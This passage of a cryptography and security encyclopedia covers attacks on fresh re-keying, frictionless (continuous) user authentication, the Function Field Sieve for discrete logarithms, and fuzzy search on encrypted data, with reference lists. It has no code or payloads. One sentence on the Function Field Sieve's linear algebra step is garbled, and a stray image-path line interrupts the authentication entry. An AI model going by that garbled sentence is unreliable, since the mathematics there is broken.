Despite the good protection of k against side-channel attacks, $k*$ can still be attacked as shown by Belaïd et al. The main observation is that an LPN instance can be constructed by collecting traces and filtering for those with high or low Hamming weight values for $k*$. For the LPN instance, those are then assumed to be erroneous all-1 or all-0 vectors, with some bias ε. Next, the multiplication equations can be split up in dot-product equations. Afterward, the BKW algorithm is used to get equations with more zeros in r (by finding linear combinations of the given equations), thus less bits in k to find, but at the cost of increasing the bias ε (Belaïd et al., 2014a). Over time, several improvements have been made (Belaïd et al., 2015), and the attack has been also adapted to software implementations where single bytes of the key can be observed (Pessl and Mangard, 2016). Finally, Guo observed that due to the reducibility of the polynomial P, the CRT can be used so solve the problem in a subfield, thus halving the bits to solve in a single step down to 64 (Guo and Johansson, 2019).

A general observation about the plaintext security of fresh re-keying schemes was made by Unterluggauer et al. (2017). In particular, they observed that traces for a constant plaintext and frequently changing keys allow for a DPA attack on the plaintext itself. In fact, for counter-mode-type encryptions, the xor of the plaintext and the key can be attacked with a first-order DPA, and for ECB mode, a second-order DPA is needed.

The Choice for *g*

As the time-memory trade-off attacks can be overcome by using a tweakable block cipher for *f*, the most interesting remaining problem is how to choose *g*. The authors of Belaïd et al. (2014b) carefully constructed a leakage resilient PRF. As a result, the leakages can be noise-free, and the leakage of k^* cannot be easily used in an attack on *k*. A similar approach has also been pursued in the design of ISAP (Dobraunig et al., 2020) where a Sponge function has been used for the purpose. In Dziembowski et al. (2016), the authors present a learning parity with rounding (LWR) instance for *g* as an almost key homomorphic scheme which is still easy to mask but has the advantage that k^* could be leaked entirely. This comes at the cost of a several kBs large key. In Duval et al. (2021), it is explored how to use learning with physical rounding. They argue that for a small 5-by-4 matrix/vector multiplication over a medium-sized (32-bit) prime field, the leakage samples obtained on k^* are insufficient for an attack, while *k* is still easy to mask.

Pursuing a different approach, Xi et al. use a PUF for *g* and argue about its side-channel security (Xi et al., 2018).

Cross-References

Side-Channel Attacks

References

Belaïd S, Fouque P, Gérard B (2014a) Side-channel analysis of multiplications in GF(2128) – application to AES-GCM. In: Sarkar P, Iwata T (eds) Advances in Cryptology – ASIACRYPT 2014 – 20th International Conference on the Theory and Application of Cryptology and Information Security, Kaoshiung, 7–11 Dec 2014, Proceedings, Part II. Lecture Notes in Computer Science, vol 8874. Springer, pp 306–325. https://doi.org/10.1007/978-3-662-45608-8_17

Belaïd S, Santis FD, Heyszl J, Mangard S, Medwed M, Schmidt J, Standaert F, Tillich S (2014b) Towards fresh re-keying with leakage-resilient PRFs: cipher design principles and analysis. J Cryptogr Eng 4(3):157–171. https://doi.org/10.1007/s13389-014-0079-5

Belaïd S, Coron J, Fouque P, Gérard B, Kammerer J, Prouff E (2015) Improved side-channel analysis of finite-field multiplication. In: Güneysu T, Handschuh H (eds) Cryptographic hardware and embedded systems – CHES 2015 – 17th International Workshop, Saint-Malo, 13– 16 Sept 2015. Proceedings. Lecture Notes in Computer Science, vol 9293. Springer, pp 395–415. https://doi.org/10.1007/978-3-662-48324-4_20

Dobraunig C, Eichlseder M, Mangard S, Mendel F (2014) On the security of fresh re-keying to counteract side-channel and fault attacks. In: Joye M, Moradi A (eds) Smart card research and advanced applications – 13th International Conference, CARDIS 2014, Paris, 5–7 Nov 2014. Revised Selected Papers. Lecture Notes in Computer Science, vol 8968. Springer, pp 233–244. https://doi.org/10.1007/978-3-319-16763-3_14

Dobraunig C, Koeune F, Mangard S, Mendel F, Standaert F (2015) Towards fresh and hybrid re-keying schemes with beyond birthday security. In: Homma N, Medwed M (eds) Smart Card Research and Advanced Applications – 14th International Conference, CARDIS 2015, Bochum, 4–6 Nov 2015. Revised Selected Papers. Lecture Notes in Computer Science, vol 9514. Springer, pp 225–241. https://doi.org/10.1007/978-3-319-31271-2_14

Dobraunig C, Eichlseder M, Mangard S, Mendel F, Mennink B, Primas R, Unterluggauer T (2020) Isap v2.0. IACR Trans Symmet Cryptol 2020(S1):390–416. https://tosc.iacr.org/index.php/ToSC/article/view/8625

Duval S, Méaux P, Momin C, Standaert F (2021) Exploring crypto-physical dark matter and learning with physical rounding towards secure and efficient fresh re-keying. IACR Trans Cryptogr Hardw Embed Syst 2021(1):373–401. https://doi.org/10.46586/tches.v2021.i1.373-401

Dziembowski S, Faust S, Herold G, Journault A, Masny D, Standaert F (2016) Towards sound fresh re-keying with hard (physical) learning problems. In: Robshaw M, Katz J (eds) Advances in Cryptology – CRYPTO 2016 – 36th Annual International Cryptology Conference, Santa Barbara, 14–18 Aug 2016. Proceedings, Part II. Lecture Notes in Computer Science, vol 9815. Springer, pp 272–301. https://doi.org/10.1007/978-3-662-53008-5_10

Guo Q, Johansson T (2019) A new birthday-type algorithm for attacking the fresh re-keying countermeasure. Inf Process Lett 146:30–34. https://doi.org/10.1016/j.ipl.2019.02.005 [MathSciNet]

Medwed M, Standaert F, Großschädl J, Regazzoni F (2010) Fresh re-keying: security against side-channel and fault attacks for low-cost devices. In: Bernstein DJ, Lange T (eds) Progress in cryptology – AFRICACRYPT 2010, Third International Conference on Cryptology in Africa, Stellenbosch, 3–6 May 2010. Proceedings. Lecture Notes in Computer Science, vol 6055. Springer, pp 279–296. https://doi.org/10.1007/978-3-642-12678-9_17

Medwed M, Petit C, Regazzoni F, Renauld M, Standaert F (2011) Fresh re-keying II: securing multiple parties against side-channel and fault attacks. In: Prouff E (ed) Smart Card Research and Advanced Applications – 10th IFIP WG 8.8/11.2 International Conference, CARDIS 2011, Leuven, 14–16 Sept 2011. Revised Selected Papers. Lecture Notes in Computer Science, vol 7079. Springer, pp 115–132. https://doi.org/10.1007/978-3-642-27257-8_8

Mennink B (2020) Beyond birthday bound secure fresh rekeying: application to authenticated encryption. In: Moriai S, Wang H (eds) Advances in Cryptology – ASIACRYPT 2020 – 26th International Conference on the Theory and Application of Cryptology and Information Security, Daejeon, 7–11 Dec 2020, Proceedings, Part I. Lecture Notes in Computer Science, vol 12491. Springer, pp 630–661. https://doi.org/10.1007/978-3-030-64837-4_21

Pessl P, Mangard S (2016) Enhancing side-channel analysis of binary-field multiplication with bit reliability. In: Sako K (ed) Topics in cryptology – CT-RSA 2016 – The Cryptographers' Track at the RSA Conference 2016, San Francisco, 29 Feb–4 Mar 2016. Proceedings. Lecture Notes in Computer Science, vol 9610. Springer, pp 255–270. https://doi.org/10.1007/978-3-319-29485-8_15

Pietrzak K (2009) A leakage-resilient mode of operation. In: Joux A (ed) Advances in Cryptology – EUROCRYPT 2009. Springer, Berlin/Heidelberg, pp 462–482

Unterluggauer T, Werner M, Mangard S (2017) Side-channel plaintext-recovery attacks on leakage-resilient encryption. In: Atienza D, Natale GD (eds) Design, Automation & Test in Europe Conference & Exhibition, DATE 2017, Lausanne, 27–31 Mar 2017. IEEE, pp 1318–1323. https://doi.org/10.23919/DATE.2017.7927197

Xi X, Aysu A, Orshansky M (2018) Fresh re-keying with strong PUFs: a new approach to side-channel security. In: 2018 IEEE International Symposium on Hardware Oriented Security and Trust, HOST 2018, Washington, DC, 30 Apr–4 May 2018. IEEE Computer Society, pp 118–125. https://doi.org/10.1109/HST.2018.8383899

Yu Y, Standaert FX, Pereira O, Yung M (2010) Practical leakage-resilient pseudorandom generators. In: Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS'10. Association for Computing Machinery, New York, pp 141–151. https://doi.org/10.1145/1866307.1866324

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1580

Frictionless User Authentication

Nathan Clarke[48] ✉
(48) University of Plymouth, Plymouth, UK

✉ **Nathan Clarke**
Email: nclarke@plymouth.ac.uk

Synonyms

Active authentication; Continuous authentication; Implicit authentication; Nonintrusive authentication; Transparent authentication

Definition

The ability to verify authenticity of a user (to a device or service) without the user needing to respond to an explicit authentication request.

Background

User authentication is a fundamental security control that enables access to systems and services. Without successful authentication, access control, and accountability services are meaningless, providing little support for the core principles of confidentiality, integrity, and availability. Unfortunately, authentication approaches: secret knowledge, token, and biometric, all fail to provide universally strong and acceptable solutions, with a substantial body of literature evidencing this. There is a longstanding dichotomy between the security a particular authentication technique can provide, and the convenience experienced by the user. For example, while passwords have the ability to be among the most secure authentication approaches

(with long and random compositions), the reality is often very different – with studies frequently finding users selecting passwords that are easily attacked.

Furthermore, existing approaches arguably fail to identify the real information security risk. Authenticating users at Point-of-Entry (PoE) and failing to require reauthentication of the user during the session provides a vast opportunity for attackers to compromise the data and services residing on a system. There is arguably a disconnect between the time an authentication decision is made and the subsequent access control decisions that rely upon it. However, forcing users to continuously re-authenticate to systems is cumbersome and fails to take into account the human factors of good security design, in order to ensure good levels of acceptability. Unfortunately, within this context, the burden placed upon users to authenticate simply at PoE is increasing rather than decreasing, with users interacting and engaging with a prolific variety of technologies and services, each with their own authentication expectations.

Theory and Application

The domain of frictionless authentication seeks to reduce and ideally remove the user-inconvenience factor from the authentication process. The approach is predicated on the concept of capturing authentication credentials in a nonintrusive or transparent manner while the user is naturally interacting with the system or device. This typically, although not exclusively, involves the capturing of biometric-based information that can be acquired in a covert fashion. For example, on a typical Smartphone, the following biometric modalities could be available:

- *Facial and Iris recognition*. Using the front-facing camera while interacting with the device
- *Speaker recognition*. Using the microphone during a telephone call
- *Keystroke analysis*. Using the keyboard or touchscreen during messaging
- *Behavioral analysis*. Using how applications and services are used
- *Linguistic analysis*. Analyzing the use of language within messages, email, and social network posts

As highlighted, the frequent disconnect between identity verification and subsequent access control is largely borne out of the inconvenience of


having users provide the authentication sample. However, with transparent acquisition of authentication samples, it becomes possible to move away from PoE to a model of continuous authentication. Clarke (2004) proposed the concept of transparent and continuous authentication – moving beyond Boolean authentication decisions to a continuous identity confidence measure. When access to a device/service/information is requested, a risk-based decision is taken as to whether a suitable level of identity confidence exists for that particular access request. This helps to ensure that the security being provided is commensurate with the risk posed by that request. For example, the risk posed by providing access to a financial application to a news application are very different.

While unimodal approaches to frictionless authentication are possible, research has tended to focus upon the application of multimodal approaches in order to ensure sufficient biometric samples are available for continuous authentication. For example, speaker recognition is only viable while the user is speaking. Multimodal approaches provide a more robust approach considering the large variety of devices (and subsequently their capability with respect to capturing biometric modalities) across a potentially large population of users with varying ability and desire to use particular biometric techniques.

When analyzing the biometric modalities suitable of transparent capture, there is a significant tendency toward behavioral rather than physiological approaches. This has the potential disadvantage with respect to performance, as the latter tend to outperform the former by some significant order of magnitude. However, with continuous authentication the system is able to provide an identity decision using multiple samples across multiple modalities, with a compounding factor that improves the base false acceptance rate to align it comparably with physiological techniques.

Figure 1 illustrates a generic Transparent Authentication System (TAS), which seeks to model the core stages of a frictionless authentication system (Clarke 2011). The model seeks to highlight the acquisition of multiple biometric modalities, feature extraction and processing, the classification/authentication stage where individual samples are verified (typically resulting in a continuous value of between 0 and 1, with 0 indicating a rejection of the claimed identity and 1 indicating acceptance). The *Authentication Manager* takes the role of the decision phase. In a

typical biometric system, this is no more complicated than applying a threshold to the value to decide on what level of similarity is acceptable. In a TAS, it is typical for the *Authentication Manager* to receive the output from multiple biometric samples (multi-sample, multimodal, multi-algorithmic, and multi-instance) in addition to biometric-independent information, for example, situational awareness and other sensor data from the device. The resulting information is fused to make an ultimate decision.



Frictionless User Authentication, Fig. 1 A generic transparent authentication system (TAS)

An increasing volume of research has been undertaken in the domain since the turn of millennium, with researchers focusing upon two core aspects:

- *The development of individual biometric modalities suited for application in a transparent mode*. In particular focusing upon the initial capture and subsequent feature extraction process
- *The integration of underlying biometric classifications/decisions into improving the verification performance*. focusing upon the field of multibiometrics and incorporating situational awareness

The focus upon the underlying biometric modalities has been with a view to how existing approaches can be adapted to operate in a transparent manner. For example, while facial recognition is a mature technology with

well-established operating characteristics, this only holds true in specific situations and environments which are highly controlled. For example, in a border/passport application, facial orientation, distance, and illumination are all controlled for. In a transparent application, none of these aspects are particularly easy to control and the system would need to contend with a far more substantial variation in all three factors. It transpires, the same is true for most existing biometric modalities, where additional pre- and post-processing is required to account for and create an appropriate feature vector. Efforts have also focused upon the development of new and novel biometric approaches. Examples include:

- *Behavioral Profiling*. Li et al. (2014) presented a study utilizing inter- and intra-application usage (e.g., what apps were used and when but also within the apps, what interactions were made (e.g., calls made and to whom, websites visited)
- *Facial Recognition*. As a physiological biometric, facial recognition offers up strong recognition performance if the external and environmental factors can be controlled. Clarke et al. (2008) presented a study that sought to utilize existing classification algorithms but trade-off the recognition performance for flexibility with the external factors – with a significant improvement in false rejection at a small cost to false acceptance.
- *Gait Recognition*. Derawi et al. (2010) proposed utilizing the accelerator sensor within a mobile device to monitor and implicitly authenticate users based upon a user's gait.
- *Keystroke Analysis*. Leveraging research on traditional Personal Computers, Clarke et al. (2007) presented one of the first behavioral-based for mobile devices that sought to capitalize on how users composed text messages and dialed telephone numbers.
- *Linguistic Profiling*. Saevanee et al. (2015) presented a study exploring the application of linguistic analysis for transparent authentication on a mobile device.
- *Touch-based recognition*. As mobile devices have migrated away from keypads/boards, researchers have explored how the differing tactile interface of a touchscreen can be used to authenticate users (using similar feature sets to those proposed by keystroke analysis) (De Luca et al. 2012).

Having established a set of appropriate biometric modalities, the research community have also focused on how to best capitalize upon these signals in the most efficient and effective manner with a view to maximizing security and minimizing user inconvenience.

- *Multimodal approaches*. The combination of two or more modalities configured in a serial or parallel fashion depending upon a desire for increased security or additional flexibility (in cases where a modality is not available) (Crawford et al. 2013)
- *Multibiometric approaches*. Going beyond multiple modalities, these approaches seek to utilize multiple samples, multiple algorithms, and/or multiple instances to enable a more robust and flexible approach to utilizing the underlying biometric samples. The increase in capability corresponds to an increase in system complexity (Saevanee et al. 2015; Clarke 2011)
- *Intelligent Systems*. Seek to apply additional information (e.g., situational awareness) in the decision phase of the process. Typically applied in addition to utilizing the multibiometrics within the classification stage of the authentication process (Al Abdulwahid 2017)

It all these proposed models, it is worth highlighting, it is the intention to capture all the necessary biometric information implicitly so that authentication appears frictionless from the user's perspective. It is acknowledged, however, that situations will arise where explicit verification could be required in order for a user to proceed with a particular access request. In that manner, these systems will also seek to incorporate PoE-based authentication approaches.

Open Problems and Future Directions

Research is continuing to investigate existing and new biometric approaches. Particularly as technology is evolving, new opportunities are being identified and explored. Researchers are exploring how Smart watches can be incorporated into the wider model. Such devices are sensor-rich with close physical proximity to the user, providing opportunities for modalities that track activity (through hand and arm movement) and the monitoring of bioelectrical markers (such as heart rate and electrical resistance)

Recognizing that users now typically engage with a wide range technologies simultaneously (e.g., mobile, tablet, Smart TV, PC) research is also exploring how frictionless authentication can go beyond the boundaries of individual devices, leveraging authentication information from across devices and services. Hocking et al. (2013) proposed a decentralized approach of sharing authentication data between trusted devices in a concept referred to as *Authentication Aura*. Al Abdulwahid (2017) proposed a centralized approach, adapting the concept of Federated Identity Management to apply specifically to user verification (rather than access control). The centralized approach benefits from a more comprehensive understanding of the situational awareness (i.e., which devices and services are being accessed by a user and from where) but at the cost of a reduction in privacy and a single point of attack. In comparison, the decentralized approach misses the "big picture" perspective but requires close physical proximity, reducing possible threat vectors and providing greater levels of privacy protection.

It was previously acknowledged that it was feasible for other authentication credentials to be utilized. For example, RFID-based tokens (e.g., credit cards), other trusted devices (e.g., a smartwatch, or nearby mobile device), trusted locations (e.g., home, work) could also contribute toward the confidence the system has in the authenticity of the user. Future research will explore how these approaches can be integrated into an *intelligent* TAS capable of quantifying direct and indirect biometric signals alongside establishing a wider situational awareness and contextual understanding of how and what this authentication decision is providing access to.

Cross-References

Biometrics

References

Al Abdulwahid AA (2017) Federated authentication using the cloud (Cloud Aura). Doctoral dissertation, University of Plymouth

Clarke N (2004) Advanced user authentication for mobile devices. Doctoral dissertation, University of Plymouth

Clarke N (2011) Transparent user authentication: biometrics, RFID and behavioural profiling. Springer Science & Business Media

Clarke NL, Karatzouni S, Furnell SM (2008) Transparent facial recognition for mobile devices. In: Proceedings of the 7th security conference, Las Vegas, 2–3 June

Crawford H, Renaud K, Storer T (2013) A framework for continuous, transparent mobile device authentication. Comput Secur 39:127–136

De Luca A, Hang A, Brudy F, Lindner C, Hussmann H (2012) Touch me once and I know it's you! implicit authentication based on touch screen patterns. In: Proceedings of the SIGCHI conference on Human factors in computing systems, pp 987–996

Derawi MO, Nickel C, Bours P, Busch C (2010) Unobtrusive user-authentication on mobile phones using biometric gait recognition. In: 2010 Sixth international conference on Intelligent information hiding and multimedia signal processing, IEEE, pp 306–311

Hocking CG, Furnell SM, Clarke NL, Reynolds PL (2013) Co-operative user identity verification using an Authentication Aura. Comput Secur 39:486–502

Li F, Clarke N, Papadaki M, Dowland P (2014) Active authentication for mobile devices utilising behaviour profiling. Int J Inf Secur 13(3):229–244

Saevanee H, Clarke N, Furnell S, Biscione V (2015) Continuous user authentication using multi-modal biometrics. Comput Secur 53:234–246

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_450

Function Field Sieve

Emmanuel Thome[49] ✉
(49) INRIA Lorraine Campus Scientifique, Villers-Lès-Nancy Cedex, France

Definition

The *Function Field Sieve* (FFS) is an algorithm originally due to Adleman (1994; Adleman and Huang 1999) for solving the Discrete Logarithm Problem in (the multiplicative group of) finite fields of small characteristic.

Background

The Function Field Sieve can be used to compute discrete logarithms in GF(p^k)* as long as k grows at least as fast as $(\log p)^2$. Under these conditions, the complexity of the function field sieve with respect to p and k is given by the expression in L-notation

$$L_{p^k}\left(1/3, (32/9)^{1/3}\right) = \exp\left((32/9)^{1/3}(k\log p)^{1/3} (\log(k\log p))^{2/3}\cdot(1+o(1))\right),$$

thereby achieving the best known complexity to date for computing discrete logarithms in such finite fields (in full generality).

The Function Field Sieve is very similar to the Number Field Sieve (the latter, best known as an algorithm for integer factoring, also exists as an algorithm to compute discrete logarithms in finite fields GF(p^k) when k

grows *slower* than $(\log p)^2$Number Field Sieve for Factoring and Number Field Sieve for DLP). The Function Field Sieve's earliest predecessor is Coppersmith's algorithm (1982), which was the very first algorithm of complexity $L(1/3)$ for solving discrete logarithms in the field GF(2^n).

Theory

It is assumed that a defining polynomial $f(x)$ for the finite field GF(p^k) has been chosen, as well as the equation of an absolutely irreducible plane curve $h(x, y)$. Another input is a polynomial $m(x)$ which satisfies $h(x, m(x)) \equiv 0 \bmod f(x)$. The Function Field Sieve looks at bivariate polynomials $\phi = a(x) - yb(x)$ from two different perspectives. On the one hand, reducing ϕ modulo $y - m(x)$ yields a polynomial in x. Reducing this polynomial in turn modulo $f(x)$ yields a finite field element. This is called the "rational side." On the other hand, one may consider ϕ modulo h, thereby considering it as a function on the curve defined by h. Evaluating this function at the place given by $(f(x), y - m(x))$ gives again the same finite field element. This is called the "algebraic side."

Functions meeting the *smoothness* condition on both sides are of interest to the Function Field Sieve. On the rational side, smoothness of $a(x) - m(x)b(x)$ is sought. On the algebraic side, one requires that the divisor of the function ϕ be smooth, in that only prime divisors from a predefined set (the algebraic *factor base*) appear in its support. This condition is checked by the factorization of the norm of ϕ as an element of an algebraic extension of $k(x)$. Once one has collected a sufficiently large number of functions which satisfy both smoothness conditions, it is possible to obtain the logarithm of the finite field elements corresponding to the factor base elements using linear algebra over $k_i' > 0$, where N is $p^k - 1$ (or possibly the cardinality of the prime subgroup of interest within this field).

Furthermore, logarithms of arbitrary finite field elements can be obtained from a process known as *special-q* descent, as described by Coppersmith (1984). An adaptation of this descent to the FFS case is given by Enge, Gaudry, and Thomé (2011).

Technical obstructions to the function field sieve are quite similar to those encountered in the number field sieve. However some may be

overcome in an easier way. In particular it is interesting to choose the curve h as what is known as a C_{ab} curve. This ensures that only one infinite place exists in the function field. Therefore, no obstruction stems from the "unit group" (whose role is played by places at infinity). Even with this convenience condition, the flexibility in choosing the polynomial h as well as the polynomial f defining the finite field is immense due to the fact that all finite fields having the same cardinality are isomorphic. This flexibility accounts for the good complexity of the function field sieve.

Experimental Results

Practical experiments with the function field sieve began with Joux and Lercier's computation of discrete logarithm in GF(2^{521}) in 2001 (Joux and Lercier 2002), and the present record is a computation of discrete logarithms in GF(2^{613}) by the same authors in 2005.

Cross-References

Discrete Logarithm Problem
Generic Attacks Against DLP
Index Calculus Method
Number Field Sieve for the DLP

Recommended Reading

Adleman LM (1994) The function field sieve. In: Adleman LM, Huang M-D (eds) ANTS-I: 1st Algorithmic Number Theory Symposium, Cornell University, Ithaca, 6–9 May 1994. Lecture notes in computer science, vol 877. Springer, Berlin, pp 108–121

Adleman LM, Huang M-D (1999) Function field sieve methods for discrete logarithms over finite fields. Inf Comput 151(1):5–16
[MathSciNet]

Coppersmith D (1984) Fast evaluation of logarithms in fields of characteristic two. IEEE Trans Inform Theory IT–30(4):587–594
[MathSciNet]

Enge A, Gaudry P, Thomé E (2011) An L(1/3) discrete logarithm algorithm for low degree curves. J Cryptol 24(1):24–41
[MathSciNet]

Joux A, Lercier R (2002) The function field sieve is quite special. In: Fieker C, Kohel DR (eds) ANTS-V: 5th Algorithmic Number Theory Symposium, Sydney, 7–12 July 2002. Lecture notes in computer science, vol 2369. Springer, Berlin, pp 431–445

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300399

Functional Safety

Safety in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300400

Fuzzy (Similarity) Search on Encrypted Data

Fuzzy Search on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1469

Fuzzy Search on Encrypted Data

Alexandra Boldyreva[50] ✉
(50) School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Alexandra Boldyreva**
Email: sasha@gatech.edu

Fuzzy Searchable Encryption

Synonyms

Fuzzy (similarity) search on encrypted data

Related Concepts

Search over Encrypted Data

Definition

Searchable encryption refers to the cryptographic primitive that allows users to outsource storage of their encrypted data to a remote untrusted server and later query the server in order to retrieve parts of the data. Fuzzy searchable encryption is searchable encryption that supports fuzzy (similarity) search queries.

Background

Cloud storage allows people and organizations to outsource their data to remote service providers who ensure reliable storage and easy access to the data. One of the major challenges in cloud storage is achieving security against untrusted service providers or compromises of their servers. Outsourcing data encrypted with standard tools could be a good security

solution but doing so will prevent querying and searching the data. Numerous works have studied the problem of searchable encryption, e.g. Song et al. (2000); Curtmola et al. (2006); Amanatidis et al. (2007); Kamara et al. (2012); Cash et al. (2014); Bsch et al. (2014). The solutions differ in the levels of security, efficiency and functionality they provide, however most of them only support exact-match queries, e.g., finding all records or documents containing keyword "1-800-555-1234."

There are situations, however, when queried keywords differ slightly from those in the stored encrypted data. A user can make a typo or can use different spellings, e.g., ask for "1-(800)-555-12-34." Moreover, some data, such as biometrics (fingerprints, peoples' photos, etc.) can be inherently noisy. In such situations searchable encryption solutions for exact-match queries will not be suitable.

This article surveys the problem of efficient search on encrypted data that supports fuzzy (similarity) search queries. The focus is on sub-linear-time search as a linear scan of the whole data is often prohibitive for applications dealing with very large databases.

the article does not consider the problems of fuzzy private set intersection and fuzzy private matching where the data is owned by the server that stores it.

Solutions

There are existing solutions to the problem of fuzzy search on encrypted data. Most constructions discussed below, just like most efficient searchable encryption schemes for exact match, leak query and access pattern. I.e., an attacker can see when a user repeats the same queries and can see which ciphertexts returned for each query. Unlike most exact-match searchable encryption schemes, most constructions for fuzzy search allow for false positives and false negatives.

Fuzzy search in the symmetric-key setting. Let us first look at the proposals in the symmetric-key setting (the secret key belongs to the user who owns and queries the data) and where the user can encrypt data "on-the-fly," without the need to create an encrypted index on the whole database.

Li et al. (2010) design a scheme that supports symmetric-key fuzzy keyword search. The idea is to encrypt a message using standard encryption

and attach deterministic tags (using a pseudorandom function) of the "neighbors" (in Edit distance) of the message. Then search can be done by finding the same tags in the query and stored ciphertexts. The construction in Li et al. (2010) lacks formal security analysis.

Boldyreva and Chenette (2015) formally define symmetric efficiently fuzzy-searchable encryption (EFSE) for a general closeness function on the message space. They also propose a formal security notion for EFSE. Intuitively, the definition requires that no information about the messages was leaked except for equality and closeness (since equality and closeness information is required for sub-linear search in the "on-the-fly" setting). The notion is a natural relaxation of the standard IND-CPA security definition prohibiting adversarial queries that trivially exploit this leakage of closeness and equality. The paper shows that security of the construction from Li et al. (2010) is not strong enough. In particular, tags reveal how many neighbors the associated messages share, and it is not required to have such leakage of information to perform efficient fuzzy search. The authors of Boldyreva and Chenette (2015) propose a general blockcipher-based space-optimal EFSE scheme provably meeting the security definition. Since the ciphertexts of the general construction can get quite large, the authors show how to construct schemes that are more space-efficient and satisfy a weaker security notion.

There are proposals in the setting where the user needs to know all the data in advance and pre-compute the encrypted index before data outsourcing.

Adjedj et al. (2009) propose a scheme that utilizes locality-sensitive hashing (LSH). The use of LSH is natural as applying a set of LSH functions to similar items will likely yield some equal outputs (tags), and hence traditional exact-match search can be performed on such tags. For this goal the paper uses a generic symmetric searchable encryption scheme by Curtmola et al. (2006). The construction also uses a standard symmetric encryption scheme and a pseudorandom permutation.

The construction by Kuzu et al. (2012) also relies on locality-sensitive hashing (LSH), a pseudorandom function, and standard encryption. In addition, it uses a Bloom filter. Both schemes (Adjedj et al. 2009; Kuzu et al. 2012) leak query similarity pattern. I.e., the attacker can see which tags are common among queried data. Kuzu et al. (2012) propose a multi-server construction that achieves stronger security.

Fuzzy search in the public-key setting. In the public-key setting (called multiwriter setting in Bsch et al. (2014)) any party can outsource data to the remote server using the public key of a user who can search and decrypt the results using the corresponding secret key. In this setting, Bringer et al. (2009) propose a scheme that uses LSH, a Bloom filter, a public-key encryption scheme, and a psudorandom function. The scheme requires the user to construct the index. To hide access pattern the scheme utilizes a private information retrieval (PIR) scheme Chor et al. (1998). Since PIR requires the server to perform a linear scan and of the database and incurs significant communication complexity, the scheme may not be suitable for large databases.

Fuzzy search in the keyless setting. Boldyreva et al. (2019) treat the problem of fuzzy search in the keyless setting. The authors introduce the notion of keyless fuzzy search (KlFS). A KlFS scheme permits masking a database in such a way that any user can retrieve content if and only if it possesses some data that is close to the masked data. Since there are no keys or trusted parties, security cannot be very strong. It depends on how hard it is for the adversary to come up with data that is close to the one in the masked database. The goal of KlFS is not to hide the data, but to mask it to prevent easy harvesting of information. The formal definition provided in the paper implies that recovering high entropy data protected with a secure KlFS scheme is costly for an attacker. The work proposes two KlFS schemes that utilize locality-sensitive hashes, cryptographic hashes and symmetric encryption as building blocks. The first scheme is generic and the he second scheme is tuned for databases of images.

Wildcard search. Several works address the problem of wildcard search that enables a user to query a keyword containing a wildcard, which may represent one or more symbols. Sedghi et al. (2010) presents a searchable encryption scheme for queries with wildcards in the public-key setting. The construction uses hidden vector encryption Boneh and Waters (2007), which is a variant of identity-based encryption. Yang et al. (2020) propose a more efficient construction based on Paillier encryption Paillier (1999) and a hash function. In the symmetric key setting, Suga et al. (2012) proposed a wildcard searchable encryption that utilizes a standard encryption scheme, a Bloom filter and a pseudorandom function. In their scheme each wildcard

represents only one character. Hu and Han (2015) improve the construction from Suga et al. (2012) so that a wildcard can represent any number of characters.

Verifiable fuzzy search. An attacker corrupting the server may not be able to compromise data privacy but can potentially compromise the correctness of the search. Wang et al. (2013) address proposes a verifiable fuzzy keyword search scheme that permits users to verify whether the server returns all the search results.

Open Problems

Just like with regular search on encrypted data, the main open problem is to find constructions which are efficient enough for deployment and satisfy strong security definitions.

Cross References

Searchable Symmetric Encryption
Structured Encryption

References

